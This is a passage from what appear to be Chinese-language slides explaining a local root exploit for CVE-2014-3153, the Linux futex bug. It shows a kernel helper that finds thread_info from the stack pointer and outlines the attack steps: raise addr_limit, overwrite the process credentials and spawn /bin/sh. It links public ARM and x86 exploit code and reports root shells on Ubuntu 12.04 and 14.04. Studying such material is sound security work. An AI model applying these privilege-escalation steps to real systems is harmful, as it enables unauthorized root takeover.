static inline struct thread_info *current_thread_info(void)
{
    return (struct thread_info *)
        (current_stack_pointer & ~(THREAD_SIZE - 1));
}
```

- THREAD\_SIZE为8192。因此thread\_info = \$sp & 0xfffffe000

## 0x04 漏洞利用

- 问题0x03: thread\_info在内核栈的栈基址开始, 无法从用户态往内核态写内容啊, 怎么办?

为什么不能写?


thread\_info->addr\_limit限制, 默认是0xc0000000

我们想要整个内核都可写, 怎么办? addr\_limit=0xffffffff

- 利用我们刚才总结的链表利用方法, 内核任意地址写, go on。。。


## 0x04 漏洞利用

- 线程A, B (tips : 内核线程共享地址空间)



## 0x04 漏洞利用

- 线程B在栈上申请新的rt\_waiter，加到优先级链表中，更改线程A的thread\_info->addr\_limit



- 现在线程A，可以对其thread\_info结构，从用户态写数据了。

## 0x04 漏洞利用

- 修改thread\_info->task\_struct->cred相关信息
- system("/bin/sh")

## 0x04 漏洞利用

- 目前，没有针对ubuntu x86的利用放出
- arm与x86利用的区别在哪里？  
仅仅是thread\_info这个结构体不同而已。
- 经测试ubuntu14.04 和 ubuntu12.04.2成功拿到shell。
- Demo

0x04 漏洞利用

Demo





## 0x05 参考

- [1] <http://tinyhack.com/2014/07/07/exploiting-the-futex-bug-and-uncovering-towelroot/>
- [2] [http://blog.topsec.com.cn/ad\\_lab/cve2014-3153/](http://blog.topsec.com.cn/ad_lab/cve2014-3153/)
- [3] <https://jon.oberheide.org/files/stackjacking-infiltrate11.pdf>
- [4] <https://github.com/timwr/CVE-2014-3153> ARM架构下的利用
- [5] <https://github.com/lieanu/CVE2014-3153> 移植到X86架构下